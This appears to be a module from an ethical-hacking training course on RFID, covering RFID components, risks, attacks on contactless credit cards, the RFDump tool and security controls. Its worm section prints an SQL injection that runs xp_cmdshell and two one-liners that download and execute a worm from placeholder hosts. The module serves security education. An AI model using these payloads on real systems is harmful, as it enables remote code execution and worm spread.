Ethical Hacking and Countermeasures

Version 6

Module XXXIX

RFID Hacking

The Register » Security » ID »

Original URL: http://www.theregister.co.uk/2008/01/27/paywave/

Bank turns London man into RFID-enabled guinea pig

By John Leyden
Published Sunday 27th January 2008 07:02 GMT

The Halifax bank is enrolling unsuspecting customers in trials of a new generation of RFID-enabled bank cards, and trying to keep them in the program even if they have mis-givings about the wave and pay technology.

PayWave (http://www.visapaywave.co.uk/html/getit.html) allows punters to debit their account without having to enter a PIN or sign for goods valued at less than £10.

The RFID-based technology, backed by Visa, is being rolled out by UK banks Barclays and Halifax, as well as others (http://www.visaeurope.com/personal/paywave/apply/main.jsp) on the continent. Mastercard is backing a similar technology called PayPass.

Halifax is introducing the technology in London to a number of punters, including *Reg* reader Pete.

Pete, a current account holder at Halifax, was among those issued with a new card. He didn't want to use the unsolicited technology and his attempts to receive an alternative card, though ultimately successful, proved frustrating.

"I have to input my PIN the very first time I use this 'Paywave' card, but after that it is automatically authorised to work for all transactions under £10," Pete explained. "I put the new card straight in the bin - in fact, I shredded it and put it in several different bins. I don't want this highly insecure-sounding facility, and I never use a debit card for retail transactions anyway."


Source: *http://www.theregister.co.uk/*

Module Objective

This module will familiarize you with:

- RFID
- Components of RFID systems
- RFID System Architecture
- RFID Collisions
- RFID Risks
- RFID and Privacy Issues
- RFID Security and Privacy Threats
- Vulnerabilities in RFID-enabled Credit Cards
- RFID Hacking Tool
- RFID Security Controls

Module Flow




RFID

Radio Frequency Identification (RFID) is an automatic identification method

It transmits identity of an object in the form of a unique serial number using radio waves

RFID systems work on the principle of contactless transfer of data between data carrying device and its reader

RFID tags contain at least two parts:




- Integrated circuit to store and process information, modulate, and demodulate an (RF) signal
- An Antenna for receiving and transmitting signal

Components of RFID Systems

Basic components of a RFID systems:

- Tags
- Tag readers
- RFID antenna
- RFID controller
- RFID premises server
- RFID integration server



General categories of RFID tags:

- **Passive:** Requires no internal power source
- **Active:** Requires internal power source (Small battery)
- **Semi-passive (Battery-assisted):** Requires internal power source(Small battery)

RFID Collisions

RFID Tag Collision:

- RFID Tag collision happens when multiple tags are energized by RFID tag reader simultaneously, and reflect their respective signals back to reader at the same time

RFID Reader Collision:

- Reader collision occurs in RFID systems when coverage area of one RFID reader overlaps with that of another reader
- This causes two different problems:
  - Signal interference
  - Multiple reads of same tag

RFID Risks

- Business Process Risk
- Business Intelligence Risk
- Privacy Risk
- Externality Risk
  - Hazards of Electromagnetic Radiation
  - Computer Network Attacks

RFID Risks: Business Process Risk

- Direct attacks on RFID system components potentially could undermine business processes, which the RFID system was designed to enable
- RFID systems typically are implemented to replace or enhance a paper or partially automated process
- Organizations implementing RFID systems could become reliant on those systems
- Failure in any component or subsystem of RFID system could result in system wide failure
- Unlike most of other risks, business process risk can occur as a result of both human action and natural causes
- If network supporting RFID system is down, then RFID system is likely to be down as well

RFID Risks: Business Intelligence Risk

RFID supports wireless remote access to get information about assets and people that either previously did not exist or was difficult to create or dynamically maintain

A competitor or adversary can gain information from RFID system in a number of ways:

- Eavesdropping on RF links between readers and tags
- Performing independent queries ontags to obtain relevant data
- Obtaining unauthorized access to a back-end database which stores information about tagged items

Using controls such as database access controls, password-protection, and cryptography can significantly mitigate business intelligence risk if applied properly

RFID Risks: Privacy Risk

Business objectives often conflict with privacy objectives

Organizations can benefit from analysis and sharing of personal information obtained with RFID technology

Privacy risk from the perspective of organization implementing RFID, might include:

- Penalties if organization does not comply with privacy laws and regulations
- Customer avoidance or boycott of organization because of real or perceived privacy concerns about RFID technology
- Being held legally liable for any consequences of weak privacy protections
- Employees, shareholders, and other stakeholders might disassociate with organization due to concerns about corporate social responsibility

RFID Risks: Privacy Risk (cont'd)

Other factors that impact the level of privacy risk include:

- Whether personal information is stored on tags
- Whether tagged items are considered personal
- The likelihood that the tag will be in proximity of compatible readers
- Length of time records are retained in analytic or archival systems
- Effectiveness of RFID security controls, in particular:
  - Efficiency of tag memory access control and authentication mechanisms
  - Ability of tags to be disabled after their use in a business process
  - Ability of users to effectively shield tags to prevent unauthorized read transactions

RFID Risks: Externality Risk

RFID systems typically are not isolated from other systems and assets in enterprise

Externality risks can exploit both RF and enterprise subsystems of an RFID system:

- Major externality risk for RF subsystemis hazards resulting from electromagnetic radiation
- Major externality risk for enterprise subsystem is computer network attacks on networked devices and applications

As externality risk by definition involves risks outside of RFID system; it is distinct for both business process and business intelligence risks

RFID and Privacy Issues

Any organization contemplating the use of RFID should first ensure that it is aware of its privacy obligations under different laws before it starts accumulating data

RFID attacks used to bypass personal privacy information are:

- By placing RFID tags hidden from eyes, and using it for stealth tracking
- Using unique identifiers provided by RFID for profiling and identifying consumer pattern and behavior
- Using hidden readers for stealth tracking and getting personal information

Countermeasures

Methods that are used to avoid RFID attacks:

RSA Blocker Tags:

- It helps in maintaining the privacy of consumer by spamming from any reader who attempts to scan tags without the authorization

Kill Switches:

- Newer RFID tags are being shipped with a Kill Switch, which allows RFID tags to be disabled

RFID Security and Privacy Threats

- Sniffing
- Tracking
- Spoofing
- Replay attacks
- Denial-of-service

Sniffing

RFID tags are designed to be readable by any compliant reader

It is easy to collect RFID data by eavesdropping on wireless RFID channel

Unrestricted access to tag data can have serious implications

Collected tag data might reveal information such as medical predispositions or unusual personal inclinations, causing denial of insurance coverage or employment for an individual

Tracking

RFID technology facilitates secret monitoring of individual's location and actions

RFID readers placed in strategic locations can record RFID tag's unique responses, this can then be persistently associated with a person's identity

RFID tags without unique identifiers facilitates tracking by forming constellation means recurring groups of tags that are associated with an individual

Spoofing

Attackers can mimic authentic RFID tags by writing appropriately formatted data on blank RFID tags

Tag cloning is another kind of spoofing attack, which produces unauthorized copies of legitimate RFID tags

Researchers from Johns Hopkins University recently cloned a cryptographically-protected Texas Instruments digital signature transponder

Replay Attacks

RFID relay devices can intercept and retransmit RFID queries, which offenders can use to abuse various RFID applications

England's new RFID-enabled license plates, e-Plates is an example of modern RFID system that is susceptible to attack by a relay device

Active e-Plate tags contain an encrypted ID code that is stored in UK Ministry of Transport's vehicle database

An attacker can record encrypted identifier when another car's license plate is scanned and replay it later

Denial-of-service

Thieves can exploit RFID tags and back-end databases to steal RFID-tagged items by removing tags from the items completely or by putting them in a foil lined booster bag that blocks RFID readers query signals and temporarily deactivates the items

Another attack takes the opposite approach; floods an RFID system with more data than it can handle

Attacker can remove RFID tags and plant them on other items, causing RFID systems to record useless data, discrediting, and devaluing RFID technology

Protection against RFID Attacks

Cryptography:

- Minimalist cryptography
- Human-computer authentication
- Hash locks

Detection and evasion:

- RFID Detektor (http://tinyurl.com/)
- Data Privatizer (https://shop.foebud.org/)
- RFID Guardian (www.rfidguardian.org)

Temporary Deactivation:

- Consumers can deactivate their RFID tags to avoid most modern-day threats

Other techniques:

- Periodically modification of RFID tag identifiers' appearance and data

RFID Guardian

RFID Guardian is a mobile battery-powered device that offers personal RFID security and privacy management for people

RFID Guardian monitors and regulates RFID usage on behalf of customers

It is meant for personal use and manages the RFID tags within physical proximity of a person

It acts like an RFID reader, querying tags, and decoding the tag responses, and it can also emulate an RFID tag, allowing it to perform direct in-band communications with other RFID readers

RFID Guardian is the integration of four separate security properties into a single device:

- Auditing
- Key management
- Access control
- Authentication

RFID Malware

RFID malware is transmitted and executed via RFID tag:

- Threats arise when criminals cause valid RFID tags to behave in an unexpected ways
- If certain vulnerabilities exist in RFID software, an RFID tag can be infected with a virus
- When an unsuspecting reader scans an infected tag, there is a danger of tag exploiting a vulnerability

Classes of RFID Malware:

- RFID Exploit:
  - It is a malicious RFID tag data that exploits some vulnerabilities of RFID system
- RFID Worm:
  - It is an RFID-based exploit that abuses a network connection to achieve self-replication
- RFID Virus:
  - It is an RFID-based exploit that autonomously self-replicates its code to new RFID tags, without requiring a network connection

How to Write an RFID Virus

Viruses performs two types of functions, it replicates itself using database and optionally it executes pay load

Broadly there are two types of virus replication:

Replication Using Self-Referential Queries

- Database systems usually offer a way to obtain current running queries for system administration purposes
- In two versions of virus, one contains single query and other contains multiple queries
- Single query virus requires less features from database, but cannot carry SQL code as a payload
- Whereas multiple queries require a database that supports SQL load as a payload

Replication Using Quines

- Quine is a program that prints its own source code
- It copies its own source code into database then it is latter copied onto tags
- Quine requires multiple queries, which means they are not supported on all databases
- They allow SQL code to be executed as a payload

How to Write an RFID Worm

Worm is a program that self-propagates across a network, exploiting security flaws in widely-used services

An RFID worm propagates by exploiting security flaws in online RFID services

RFID worms do not require users to do any thing to propagate, although they spread via RFID tags, if given the opportunity

Propagation:

- RFID tags are too small to carry entire worm
- Tag contains only enoughof worm to download the rest from the computer connected to Internet

How to Write an RFID Worm (cont'd)

RFID tag can either include binary code to download and execute worm or shell commands

Example 1 - Executing shell commands using SQL Server

```
Apples'; EXEC Master..xp_cmdshell 'shell commands';
```

Example 2 - Downloading and executing a worm on Windows

```
cd \Windows\Temp & tftp -i <ip> GET worm.exe & worm.exe
```

Example 3 - Downloading and executing a worm on Linux using SSI

```
<!--#exec cmd="wget http://ip/worm -O /tmp/worm; chmod +x
/tmp/worm; /tmp/worm "-->
```

Defending Against RFID Malware

Lock down RFID user accounts and database accounts

Disable or remove any features that are not required

To avoid SQL injection:

- Any data that is copied into a SQL statement should be checked and escaped using the functions provided by database API
- For better security, do not copy data intoSQL statements, but use prepared statements and parameter binding

Client-side scripting can be prevented by properly escaping data inserted into HTML pages

Buffer overflows can be prevented by properly checking buffer bounds

RFID Exploits

SQL Injection:

- If RFID middleware does not process the data readfrom the tag correctly, it is possible to exploit this vulnerability of database by executing SQL code that is stored on the tag

Client-side Scripting:

- Exploiting dynamic features offered by modern browsers, by including JavaScript code on the tag

Buffer Overflow:

- Exploiting limited memory of RFID tag by reading more data than expected, causing its buffer to overflow

The World's First RFID Chip Infected with a Virus

Vulnerabilities in RFID-enabled Credit Cards

Tracking Attack

- In this attack, a legitimate merchant exceeds the expected use of his/her RFID credit card readers

Eavesdropping Attack

- In an eavesdropping attack, an adversary uses an antenna to record communication between a legitimate RF device and reader
- As eavesdropping happens on live communication; foil shielding does not help to prevent this particular attack
- Eavesdropping feasibility depends on many factors including read distance

Vulnerabilities in RFID-enabled Credit Cards (cont'd)

Skimming Attack

- In this attack, an unauthorized and potentially clandestine reader reads tags from either close proximity or from a distance
- Johnny Carson attack on RFID credit cards occurs when an attacker has access to physical mail stream to read RF data from credit cards in transit to their owners
- This attack is particularly powerful because the adversary gains accessory knowledge such as cardholder address
- A compromised reader at a parking garage could skim customer's credit-card information at same time that they read the parking pass
- Fob-type RFID credit cards are now available for attachment to key rings, exposing them to attack when consumers leave their keys unattended
- This behavior is seen most often in valet-parking situations, or in gymnasiums where it is common for users to leave their keys together in an unsecured box by the door

Vulnerabilities in RFID-enabled Credit Cards (cont'd)

Replay and relay Attack

- In a replay attack, an attacker broadcasts an exact replay of the transponder end of the radio signal recorded from a past transaction between an Rfdevice and a reader
- This attack, commonly known as the relay attack, uses a man in the middle attack to relay an transient connection from a legitimate reader through one or more adversarial devices to a legitimate tag which may be at a considerable distance
- The distance at which the relay attack can succeed is limited only by the latency which will be tolerated by the attacked protocol

Cross contamination Attack

- The cross contamination attack occurs when private information such as cardholder name, number, and expiration date learned by an attacker in an RF context are then used by the attacker in a different context
- The attacker can use this data to create a magstripe card, re-encode the stripe on an existing card, or use these data in a 'card-not-present' transaction such as a telephone or online mail-order purchase

RFID Hacking Tool

RFDump


RFDump is a tool that allows you to read RFID tags within range, and to change and alter all the data stored in the RFID tag

RFDump is a backend GPL tool to directly interoperate with any RFID ISO-Reader to make the contents stored on RFID tags accessible


The user data can be displayed and modified using an Hex and either an ASCII editor

RFDump works with the ACG multi-tag reader or similar card reader hardware

RFDump: Screenshot 1



RFDump: Screenshot 2



RFID Security Controls

Management Controls

A management control involves oversight of the security of the RFID system

The management of an organization might need to update existing policies to address RFID implementations

Management controls are typically involved in risk assessment, system planning, and system acquisition, as well as security certifications, accreditations, and assessments

The management controls for RFID systems:

- RFID Usage Policy
- IT Security Policies
- Agreements with External Organizations
- Minimizing Sensitive Data Stored on Tags

Operational Controls

An operational control involves the actions performed on a daily basis by the system's administrators and users

There are several types of operational controls:

- Physical access controls restrict access to authorized personnel where the RFID systems are deployed
- Proper placement of RF equipment helps to avoid interference and reduce hazards from electromagnetic radiation
- Organizations can destroy tags after they are no longer useful to prevent adversaries from gaining access to their data
- Operator training ensures that personnel using the system follow appropriate guidelines and policies
- Information labels and notice can inform users of the intended purposes of the RFID system and simple methods users can employ to mitigate risk

Technical Controls

A technical control uses technology to monitor or restrict the actions that can be performed within the system

Technical controls are listed specifying the standards while others are available only in proprietary systems

Many technical controls related to a tag require the tag to perform additional computations and to have additional volatile memory

Technical controls exist for all components of RFID systems, including the RF, enterprise, and inter-enterprise subsystems

The general types of RF subsystem controls include controls to:

- Provide authentication and integrity services to RFID components and transactions
- Protect RF communication between reader and tag
- Protect the data stored on tags

RFID Security

The tags can be set to have a security bit turned on in reserved memory block on the tag

Random transaction IDs should be present on rewritable tags

Improved passwords via persistent state

Mutual authentication of tag and reader with privacy for the tag

- PRF Private Authentication Scheme
- TreeBased Private Authentication
- A TwoPhase Tree Scheme

Security to protect the read-write options

- Password protected

Summary

- Radio Frequency Identification (RFID) is an automatic identification method
- RFID tag is an electronic device that holds data
- An RFID reader is a device that is used to interrogate an RFID tag
- RFID stations can read and update information stored into the RFID tag
- RFID standards define Air Interface Protocol, Data Content, Conformance, and Applications
- The protective measures against RFID attacks are Cryptography, Detection and evasion, Temporary Deactivation, and Other techniques

"Information security is a big deal at my office so sometimes we have to communicate in code. We have 37 different symbols for the word 'jerk'."

"The boss is worried about information security, so he sends his messages one alphabet letter at a time in random sequence."